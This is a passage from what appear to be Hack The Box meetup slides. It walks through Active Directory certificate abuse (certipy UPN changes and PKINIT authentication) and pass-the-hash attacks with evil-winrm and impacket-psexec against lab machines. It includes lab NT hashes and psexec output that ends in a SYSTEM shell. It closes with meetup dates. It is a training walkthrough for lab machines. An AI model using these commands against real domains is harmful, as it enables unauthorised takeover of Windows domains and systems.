        bf:86:cc:85:63:37:81:b5:ad:bb:ed:61:66:cc:a3:f0:67:d9:
```

3. Restore UPN to original value

```
$ certipy account update -dc-ip <ip-addr> -u
management_svc -hashes
a091c1832bcdd4677c28b5a6a1295584 -user ca_operator
-upn ca_operator@certified.htb
```

Authenticate with certificate (PKINIT)

```
$ certify auth -pfx administrator.pfx -dc-ip
<ip-addr> -domain certified.htb
```

Retrieve hash

```
$ evil-winrm -i certified.htb -u administrator
-H <nthash>
```

PtH – Pass the Hash

```
evil-winrm -i cicada.htb -u Administrator -H "<hash>“
```

```
impacket-psexec 'cicada.htb/Administrator'@cicada.htb -hashes '<hashes>'
```

```
└──╼ [★]$ impacket-psexec 'cicada.htb/Administrator'@cicada.htb -hashes 'aad3b435b51404eeaad3b435b51404ee:2b87e7c93a3e8a0ea4a581937016f341'
Impacket v0.13.0.dev0+20240916.171021.65b774d - Copyright Fortra, LLC and its affiliated companies

[*] Requesting shares on cicada.htb.....
[*] Found writable share ADMIN$
[*] Uploading file SEsqAHCk.exe
[*] Opening SVCManager on cicada.htb.....
[*] Creating service KOKB on cicada.htb.....
[*] Starting service KOKB.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.20348.2700]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32> whoami
nt authority\system
```

Thanks for your Participation !
You did Awesome !!!

Next HTB Meetup Dates

- 0x0B @ RAUM68 (Sphères) sponsored by 10 April 2025

- 0x0C @ BDO AG sponsored by BDO AG 22 May 2025

Hack the Box VIP+ Vouchers (1 Month)

HACKTHEBOX